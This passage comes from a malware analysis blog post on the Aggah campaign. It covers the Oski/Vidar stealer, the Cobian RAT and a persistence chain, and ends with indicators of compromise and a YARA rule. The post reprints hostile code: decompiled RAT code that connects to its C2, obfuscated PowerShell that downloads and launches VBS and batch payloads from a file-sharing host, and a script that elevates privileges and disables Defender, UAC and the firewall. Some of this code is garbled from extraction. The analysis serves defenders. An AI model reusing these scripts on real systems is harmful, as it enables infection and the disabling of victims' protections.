dword_432494 = (char *)decrypt_base64_RC4("GloX6gmCFw==");
dword_432694 = (char *)decrypt_base64_RC4("D6AGohOHQTY=");
dword_432550 = (char *)decrypt_base64_RC4("GbwoOfZTATf+y0KojtYSkaQ=");
dword_43214C = (char *)decrypt_base64_RC4("CaoQpEzKRAM/60SwiotXjvfNyQ==");
dword_43248C = (char *)decrypt_base64_RC4("F7juEDJAMWxRn1zp8=");
dword_4321F8 = (char *)decrypt_base64_RC4("HYqlB0HQTY=");
dword_43242C = (char *)decrypt_base64_RC4("HrwOsUDJRAu/6Eb/y81B");
dword_432508 = (char *)decrypt_base64_RC4("DbwRu07VcZcCuvwPgmA==");
dword_4320A4 = (char *)decrypt_base64_RC4("EbYaskbGF1H+yUkrjJ1T07KbgPCVZg==");
dword_432564 = (char *)decrypt_base64_RC4("FrIRt7GF1d+qA7oxsEfmrFl/2dONghOeYatRN8r22RvgdoQSz:2oEl19dbLETI+8RVlqBE+g42Kng==");
dword_4325C8 = (char *)decrypt_base64_RC4("CqEMs0zUFyqsvnPgmA==");
dword_432558 = (char *)decrypt_base64_RC4("FrwEuUrGCGuu90ymjp9B26VbgPCVcQ==");
dword_43258C = (char *)decrypt_base64_RC4("DLoHtUbEBTTe6vwPgmA==");
dword_432104 = (char *)decrypt_base64_RC4("HroQoEXGHX/+0FA=");
dword_4321CC = (char *)decrypt_base64_RC4("CJIu6gmCFw==");
dword_43215C = (char *)decrypt_base64_RC4("FrITpEbXXmX79g==");
dword_43228C = (char *)decrypt_base64_RC4("DroOtQmKSwjzqA7oxsEfmrFl/2dONghOeYatRN8r22RvgdoQSz:2oEl19dbLETI+8RVlqBE+g42Kng==");
dword_432374 = (char *)decrypt_base64_RC4("FrXjsUwdRGCT");
dword_432310 = (char *)decrypt_base64_RC4("WrwnItROHQTY=");
dword_432348 = (char *)decrypt_base64_RC4("FLYxp0bVD2XzqA7oxsEfmrFl/2dONghOeYatRN8r22RvgdoQSz:2oEl19dbLETI+8RVlqBE+g42Kng==");
dword_432198 = (char *)decrypt_base64_RC4("E4NZ8GD3Ww==");
dword_432538 = (char *)decrypt_base64_RC4("GbvwlvI3VHX/+xkywhZhAzege=");
dword_432008 = (char *)decrypt_base64_RC4("E70QpEjLCCC6pXCqjZhFxraa3/CdONghOeYatRN8r22RvgdoQSz:2oEl19dbLETI+8RVlqBE+g42Kng==");

```

Figure 12: Evidence of decoding routine

So, we decoded them and reported the configurations strings in the Appendix “Oski/Vidar Configuration strings”.

```

00028E/4 05613995485343040t
00028E88 103.114.107.28/11/

```

Figure 13: Evidence of the C2 configuration

The Cobian RAT

During the study of the campaigns, we focused on another peculiar sample, way less common than the previous ones. It is written in .NET framework, and we decided to investigate it.

Hash	152b770f144ba5c60f8d0958f5eb2a8844e88ae3dc847c1e6c5ee9df96a62f83
Threat	Aggah campaign June 2021
Brief Description	Cobian Payload
Ssdeep	1536:pXsqEjnYi9bkY6yhLoYtVc9591ocOzUD:pcvbYi9bkEHc39FOI

Table 5: Static information about the sample

The sample is packed with the famous .NET Reactor packer, so it is easy to unpack:




Figure 14: Packer Evidence

After that, we proceeded to study the malicious code to understand the malware capabilities.

```

    public static string sf = 'nuR\\\\noisreVtnerruC\\swodniW\\tfosorciM\\erawtfoS';
    // Token: 0x0400000A RID: 10
    public static string VN = "bWFzdGVy";

    // Token: 0x0400000B RID: 11
    public static string Y = "|-F-|";

    // Token: 0x0400000C RID: 12
    public static string H;

    // Token: 0x0400000D RID: 13
    public static string ss = "https://171.92.65.391";

```

Figure 15: Evidence of the classic Cobian malware behavior

By statically analyzing the code, two interesting strings emerge, the classic “HKCU/Software/Microsoft/CurrentVersion/Run” registry key aimed at setting the persistence, and a malformed IP, because the last octet is more than 255. But debugging, the mystery is resolved: the code reverts the string and the actual IP C2 is 193[.56.29.171]:

The screenshot shows a debugger interface with assembly code and a variable dump. The assembly code is as follows:

```

794     checked
795     {
796         try
797         {
798             .sf = Strings.StrReverse(.sf);
799             .x = .x.Replace("https://", "");
800             string expression = .x;
801             .P = Strings.StrReverse(expression);
802             .ss = .ss.Replace("https://", "");
803             string expression2 = .ss;
804             .H = Strings.StrReverse(expression2);
805             for (int num = Conversions.ToInteger(.Time); num != 0; num--)
806             {
807                 Thread.Sleep(1000);
808             }
809         }
810         catch (Exception ex)
811         {
812         }
813         if (Interaction.Command() != null)
814         {
815             try
816             {
817                 .F.Registry.CurrentUser.SetValue("di", "!");
818             }
819             catch (Exception ex2)

```

The variable dump table shows the following values:

Nome	Valore
flag	false
num2	0x00000000
left	null
thread	null
num	0x00000000
expression2	"171.92.65.391"
expression	"666"
text	null
ex	Le variabili generate dal decompilatore non possono essere valutate

Figure 16: String Reverse evidence to restore the actual C2

After preparing the C2's IP to connect, the malware initiates a Socket to it and waits for the receipt of the commands, unfortunately, during the analysis the server was unresponsive, and we weren't able to recover the command list.

```

    .MeM = new MemoryStream();
    .FCC = new TcpClient();
    .FCC.ReceiveBufferSize = 204800;
    .FCC.SendBufferSize = 204800;
    .FCC.Client.SendTimeout = 10000;
    .FCC.Client.ReceiveTimeout = 10000;
    .FCC.Connect(.H, Conversions.ToInteger(.P));
    .Cn = true;
    .Send(.inf());
try
{
    string text;
    if (Operators.ConditionalCompareObjectEqual(RuntimeHelpers.GetObjectValue(.GTV("vn", "")), "", false))
    {
        text = text + .DEB(ref .VN) + "\r\n";
    }
    else
    {
        string str = text;
        string text2 = Conversions.ToString(RuntimeHelpers.GetObjectValue(.GTV("vn", "")));
        text = str + .DEB(ref text2) + "\r\n";
    }
    text = string.Concat(new string[]
    {
        string.Concat(new string[]
        {
            text,
            .H,
            ":" ,
            .P,
            "\r\n"
        })
    });
}

```

Figure 17: C2 communication routine evidence

This malware is a Cobian RAT v2.0 sample and by statically inspecting the code, we carried out all the most important command instructed to be executed by that rudimentary backdoor:

- Execute commands coming from the C2
- List all the active windows
- Record the camera
- Get Information about the HDD
- Take screenshots
- Gather sensitive data to send to C2
- Modify file permissions
- Modify the firewall permissions

Earlier Cobian RAT versions were analyzed by ZScaler security researchers back in 2017. In their report they documented an interesting fact: that old Cobian RAT sample they investigated was backdoored to retrieve commands from certain Pastebin pages.

The Persistence components

After providing an overview of all the malicious payload delivered by all the campaigns, we go back to the inspection of the code seen in "Code Snippet 2" to identify the persistence mechanisms adopted by the threat actor.

It is quite noisy because it creates four keys inside the classic path, as shown in the following figure:



Figure 18: Evidence of the set registry keys

Not only, it creates also a scheduled task repeating every 80 minutes:




Figure 19: Evidence of the scheduled task

Those persistence mechanisms are designed to give the actor an important level of resilience and modularity of the entire infrastructure. However, a simple antimalware engine could be able to detect all of them. Besides this consideration, let's analyze all the five persistence components:

1. "Backup" registry key: this registry key points to the "hxxps://papagujjiiiiii[.]blogspot[.]com/p/10.html" blogspot page which, during our investigation was unregistered.
1. "care" registry key: this second registry key points to powershell code which unleashes the download of the paylaods described in the previous section.
1. "task1" registry key: this registry key points to "hxxps://9ke6n.blogspot[.]com/p/10.html" blogspot page which downloads a complex powershell script aimed at putting to zero the protection systems of the victim machine. It downloads a powershell script from a "usrlfiles" platform, a sort of file sharing platform.

```
← → C https://73cceb63-7ecd-45e2-9eab-f8d98aab177f.usrfiles.com/ugd/73cceb_4906e68401a54bd99cdcca2ef189f9d.txt
$defender = 'C:\Windows\system32\blic\'.Replace("^\s*\n\s*",":\\Users\\Pu")
if((New-Object "N`e`T`.\`n`e`B`C`1`i`e`N`T`)."D`o`w`N`1`o`A`d`F`1`l`e`("https://73cceb63-7ecd-45e2-9eab-f8d98aab177f.usrfiles.com/ugd/73cceb_c28bcff4b4ac4d648a44cba261ce3a6.txt", $defender + 'clone.vbs')){
}
$defender = 'C:\Windows\system32\blic\'.Replace("^\s*\n\s*",":\\Users\\Pu")
if((New-Object "N`e`T`.\`n`e`B`C`1`i`e`N`T`)."D`o`w`N`1`o`A`d`F`1`l`e`("https://73cceb63-7ecd-45e2-9eab-f8d98aab177f.usrfiles.com/ugd/73cceb_d6327f9589cb84101ad8724c9d6eae23.txt", $defender + 'kuchb.vbs')){
}
$ali = 'C:\Windows\system32\blic\'.Replace("^\s*\n\s*",":\\Users\\Pu")
if((New-Object "N`e`T`.\`n`e`B`C`1`i`e`N`T`)."D`o`w`N`1`o`A`d`F`1`l`e`("https://73cceb63-7ecd-45e2-9eab-f8d98aab177f.usrfiles.com/ugd/73cceb_8c96b0913b2d43038ded2f06e3ee527b.txt", $ali + 'batman.bat')){
}
start-sleep -s 3
Invoke-Item "C:\\Users\\Public\\kuchb.vbs"
```

Figure 20: Evidence of the main script on usrlfiles platform

As shown in the figure, it downloads other three components from the same platform:

- 1) The first one is the actual malicious script which disables every type of security protection, such as Windows Defender, UAC controls, Firewall, whitelisting some processes (obvious mshta, powershell, cmd, explorer, MsBuild etc), Microsoft Office.

```
'this script will put system on 0 security
If Not WScript _
.
Arguments _
.
Named _
.
Exists("elevate") Then
CreateObject("Shell.Application") _
.
ShellExecute WScript _
.
FullName
,""" & WScript _
.
ScriptFullName & """ /elevate", "", "runas", 1
WScript _
.
Quit
End If

On _
Error _
Resume _
Next
Const _
HIDDEN_WINDOW _
=_
0
totalllllll _
=_
".
Set _
colagedd _
=_
GetObject("winmgmts:" & "{impersonationLevel=impersonate}!\" & totalllllll & "\root\cimv2")
Set _
oitod _
=_
colagedd.Get("Win32_ProcessStartup")
Set _
coaisllme _
=_
oitod _
.
SpawnInstance_
coaisllme _
.
ShowWindow _
=_
HIDDEN_WINDOW
Set _
dwjdjwdiwo _
=_
GetObject("winmgmts:root\cimv2:Win32_Process")
errReturn _
=_
dwjdjwdiwo _
.
Create( "powershell -c
$pitllasmd='>>>46>>>56>>>c6>>>26>>>16>>>37>>>96>>>44>>>02>>>56>>>07>>>97>>>45>>>07>>>57>>>47>>>27>>>16>>>47>>>35>>>d2>>>02>>>46>>>e6>>>!
Figure 21: Piece of the malicious script aimed at putting to zero the security of the victim machine
```

- 2) In order to work, it needs to have the administration privileges which are granted by the usage of the so-called "fodhelper UAC bypass", a well-known documented technique in red-team activities and we encountered in a previous attack chain of the same actor. This technique is guaranteed by the second file on the "usrfiles" platform:

```
'this script will put system on 0 security
If Not WScript _
    .
    Arguments _
    .
    Named _
    .
    Exists("elevate") Then
        CreateObject("Shell.Application") _
            .
            ShellExecute WScript _
            .
            FullName
            , """" & WScript _
            .
            ScriptFullName & """ /elevate", "", "runas", 1
        WScript _
            .
            Quit
    End If

On _
Error _
Resume _
Next
Const _
HIDDEN_WINDOW _
=_
0
totalllllll _
=_
"."
Set _
colagedd _
=_
GetObject("winmgmts:" & "{impersonationLevel=impersonate}!\" & totalllllll & "\root\cimv2")
Set _
oitod _
=_
colagedd.Get("Win32_ProcessStartup")
Set _
coaisllme _
=_
oitod _
.
SpawnInstance_
coaisllme _
.
ShowWindow _
=_
HIDDEN_WINDOW
Set _
dwjdjwdiwo _
=_
GetObject("winmgmts:root\cimv2:Win32_Process")
errReturn _
=_
dwjdjwdiwo _
.
Create( "powershell -c
\$pitllasmd='>>>46>>56>>c6>>26>>16>>37>>96>>44>>02>>56>>07>>97>>45>>07>>57>>47>>27>>16>>47>>35>>d2>>02>>46>>e6>>!
Figure 22: FodHelper UAC bypass technique evidence
```

3) The last file is the simplest, it has to start all the security destruction process:

```
start C:\Users\Public\clone.vbs
```

Figure 23: Starting routine evidence

As shown in the first script, all these components will be stored into the folder "C:\Users\Public\" as VBS scripts.

1) "task2" registry key: During our analysis, the URL pointed by the task has been registered by the actor, but there wasn't any malicious script to execute. Probably the actor will use that URL as backup or in a second moment.

2) "SECOTAKSA" scheduled task: This task points to "hxxps://0v2x.blogspot[.]com/p/10.html" which downloads the last version of the payload from one of the mentioned Web Archive folders.

Conclusion

The malicious campaign we tracked has delivered over 450 distinct malwares to multiple targets all around the world. Most of the malicious code distributed by the Aggah actor is able to seriously violate the confidentiality of digital and voice communications of targeted users due to the impactful nature of the capabilities of the malicious tools: almost all of them can get full remote control and hands on keyboard access to targeted endpoints, some of them are also able to intercept environmental conversations and silently collect video streams directly from the laptop webcam.

Like in past operations, this enigmatic actor is still leveraging commodity malware to conduct large scale espionage operations, manipulating it to bypass security controls and antivirus. We also noticed an evolution in the delivery infrastructure related to the abuse of Internet Archive service, a well-known, high reputation, service. Despite this tactical change, many pillars of its delivery operations remain stable such as the usage of PowerPoint presentations, shortening services and script hiding techniques on legit blogging platforms.

Multi-modular and multi-stage attack chain grant attackers' high level of resilience and self-customization of the payloads and makes traditional detection and blocking less effective. Yoroi protects its customers from this kind of threat leveraging the Yomi sandbox technologies, Genku network probes and Kanwa endpoint agent, along with precise, human refined Threat Intelligence to protect and respond to modern cyber threats.

Indicators of Compromise

Bitly pages:

bitly[.]com/asdhiasudaisduaiskdhikhasd
bitly[.]com/asddasjisduaiskdhikhasd
bitly[.]com/asddassduaiskdhikhasd
bitly[.]com/asddasduaiskdhikhasd
bitly[.]com/asddsduaiskdhikhasd
bitly[.]com/asdsduaiskdhikhasd
bitly[.]com/assduaiskdhikhasd
bitly[.]com/asduaiskdhikhasd
bitly[.]com/sduaiskdhikhasd
bitly[.]com/duaiskdhikhasd
bitly[.]com/uaiskdhikhasd
bitly[.]com/aiskdhikhasd
bitly[.]com/iskdhikhasd
bitly[.]com/skdhikhasd
bitly[.]com/kdhikhasd
bitly[.]com/akdhikhasd
bitly[.]com/awkdhikhasd
bitly[.]com/awikdhikhasd
bitly[.]com/pdkdhikhasd
bitly[.]com/awiekdhikhasd
bitly[.]com/awiewkdhikhasd
bitly[.]com/awiewakdhikhasd
bitly[.]com/awiewaskdhikhasd
bitly[.]com/awiewasqkdhikhasd
bitly[.]com/awiewasqwkdhikhasd
bitly[.]com/awiewasqwkdhikhasd
bitly[.]com/pkdhikhasd
bitly[.]com/pdskdhikhasd
bitly[.]com/pdsskdhikhasd
bitly[.]com/pdssekdhikhasd

Blogspot Pages

hxxps://l0mx[.]blogspot[.]com/p/1[.]html
hxxps://l0mx[.]blogspot[.]com/p/2[.]html
hxxps://l0mx[.]blogspot[.]com/p/4[.]html
hxxps://l0mx[.]blogspot[.]com/p/8[.]html
hxxps://l0mx[.]blogspot[.]com/p/9[.]html
hxxps://l0mx[.]blogspot[.]com/p/11[.]html
hxxps://l0mx[.]blogspot[.]com/p/12[.]html
hxxps://l0mx[.]blogspot[.]com/p/13[.]html
hxxps://l0mx[.]blogspot[.]com/p/15[.]html
hxxps://l0mx[.]blogspot[.]com/p/18[.]html
hxxps://l0mx[.]blogspot[.]com/p/17[.]html
hxxps://l0mx[.]blogspot[.]com/p/21[.]html
hxxps://l0mx[.]blogspot[.]com/p/22[.]html
hxxps://l0mx[.]blogspot[.]com/p/24[.]html
hxxps://l0mx[.]blogspot[.]com/p/23[.]html
hxxps://l0mx[.]blogspot[.]com/p/44[.]html
hxxps://l0mx[.]blogspot[.]com/p/25[.]html
hxxps://l0mx[.]blogspot[.]com/p/42[.]html
hxxps://l0mx[.]blogspot[.]com/p/26[.]html
hxxps://l0mx[.]blogspot[.]com/p/27[.]html
hxxps://l0mx[.]blogspot[.]com/p/30[.]html
hxxps://l0mx[.]blogspot[.]com/p/31[.]html
hxxps://l0mx[.]blogspot[.]com/p/32[.]html
hxxps://l0mx[.]blogspot[.]com/p/34[.]html
hxxps://l0mx[.]blogspot[.]com/p/37[.]html
hxxps://l0mx[.]blogspot[.]com/p/52[.]html
hxxps://l0mx[.]blogspot[.]com/p/40[.]html
hxxps://l0mx[.]blogspot[.]com/p/54[.]html
hxxp://0v2x[.]blogspot[.]com/p/1[.]html
hxxp://0v2x[.]blogspot[.]com/p/10[.]html
hxxp://0v2x[.]blogspot[.]com/p/11[.]html
hxxp://0v2x[.]blogspot[.]com/p/12[.]html
hxxp://0v2x[.]blogspot[.]com/p/13[.]html
hxxp://0v2x[.]blogspot[.]com/p/14[.]html
hxxp://0v2x[.]blogspot[.]com/p/15[.]html
hxxp://0v2x[.]blogspot[.]com/p/16[.]html
hxxp://0v2x[.]blogspot[.]com/p/17[.]html
hxxp://0v2x[.]blogspot[.]com/p/18[.]html
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C2s:

Agent Tesla
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hxxp://103[.]114[.]107[.]28/me/web10/inc/d3808c7188cb55[.]php
hxxp://103[.]114[.]107[.]28/master/black/inc/a73043f92e1eba[.]php

Oski stealer

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103[.]114[.]107[.]28/l1414/
103[.]114[.]107[.]28/l1616/
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103[.]114[.]107[.]28/l2121/
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103[.]114[.]107[.]28/l29/
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103[.]114[.]107[.]28/l3131/

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103[.]114[.]107[.]28/1606/  
103[.]114[.]107[.]28/1808/
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Cobian RAT:

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193[.]56[.]29[.]171:666
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Hashes:

Maldoc:

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Payloads

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b3a18b4fa0d0ea832e9807e265669977 120-Crypted-03-June/10-2.txt  
2053423b9f42e0a05d2637af4708098 120-Crypted-03-June/10-3.txt  
8ad68f5c7dd4d299af03f3a53d3eea8f 120-Crypted-03-June/11-1.txt  
b3a18b4fa0d0ea832e9807e265669977 120-Crypted-03-June/11-2.txt  
9c226145547ce4265b7cdf7c5e0cb39 120-Crypted-03-June/11-3.txt  
8feadf3a0c1ceb6b2207a4be0746dc74 120-Crypted-03-June/1-1.txt  
0533575076d7185ba435f3d260e8b3e4 120-Crypted-03-June/12-1.txt  
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05eaa46461a00795419425d575ccce0a 120-Crypted-03-June/12-3.txt  
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fc2f33217e1a3595b6e287abf6f14262 120-Crypted-03-June/13-1.txt  
d2b540b79ab88215e0feeaa2f14d8fdad 120-Crypted-03-June/13-2.txt  
8f84a3ca662f6e5aa89a35c32df3db77d4 120-Crypted-03-June/13-3.txt  
9722cdf9c49d3fc94ffa7dd0a2710aa5 120-Crypted-03-June/1-3.txt  
4ce14f41f8f79978be7cccbd3cf7fce3 120-Crypted-03-June/14-1.txt  
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ef497db08eb237cbbba60985baf68db24 120-Crypted-03-June/15-1.txt  
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de3817047cd8f9bd0e975901574bf1ce 120-Crypted-03-June/15-3.txt  
666ed175d4a2f463c4df96f78e48adf7 120-Crypted-03-June/16-1.txt  
3c2582267b0fcfb137f40d2694937d5a 120-Crypted-03-June/16-2.txt  
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8fb0c06233e924ef500dc33786d706817 120-Crypted-03-June/26-1.txt
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c3fd6d3831644b7c3b345017edc164a1 FTp-120-May12/39-2.txt_555.bin
492f7a55ec42c8bece7643ce12c0271f FTp-120-May12/39-3.txt_a2.bin
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c3fd6d3831644b7c3b345017edc164a1 FTp-120-May12/40-2.txt_555.bin
3ba878551d0d18031cf75b915d0ae36d FTp-120-May12/40-3.txt_a2.bin
a72ed8a979f47a27e67a0f1d06d5bf0b FTp-120-May12/40-3.txt_a6.bin

```

e5e0b2506253ca8d31ebc4606ad20ca2 FTP-120-May12/4-1.txt_444.bin
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30d116ed7f5d871c7510d3a59efb8d1a FTP-120-May12/5-3.txt_a2.bin
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1da9b0985e31a795a2d8408ccfc500ec FTP-120-May12/8-2.txt_444.bin
c3fd6d3831644b7c3b345017edc164a1 FTP-120-May12/8-2.txt_555.bin
1da9b0985e31a795a2d8408ccfc500ec FTP-120-May12/8-3.txt_a2.bin
a72ed8a979f47a27e67a0f1d06d5bf0b FTP-120-May12/8-3.txt_a6.bin
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475b94b0eaf4a92c57f7973e8857ff7c FTP-120-May12/9-2.txt_444.bin
c3fd6d3831644b7c3b345017edc164a1 FTP-120-May12/9-2.txt_555.bin
475b94b0eaf4a92c57f7973e8857ff7c FTP-120-May12/9-3.txt_a2.bin
a72ed8a979f47a27e67a0f1d06d5bf0b FTP-120-May12/9-3.txt_a6.bin

```

Yara Rules

```

rule CobianRAT {
meta:
    description = "Yara Rule for Cobian RAT in Aggah Wayback campaign"
    author = "Yoroi Malware Zlab"
    last_updated = "2021_06_18"
    tlp = "white"
    category = "informational"

strings:
$S1="bWFzdGVy" wide
$S2="Ydmzipw~" wide

$a1={11 8E B7 16 FE 01 5F 2C 46 1B 8D 1D}
$a2={07 17 D6 0B 07 1A 30 20 14 0C 07 B5 1F 64 28 33}

condition:
    uint16(0) == 0x5A4D and any of ($S*) and 1 of ($a*)
}

```

This blogpost was authored by Luigi Martire and Luca Mella of Yoroi Malware ZLAB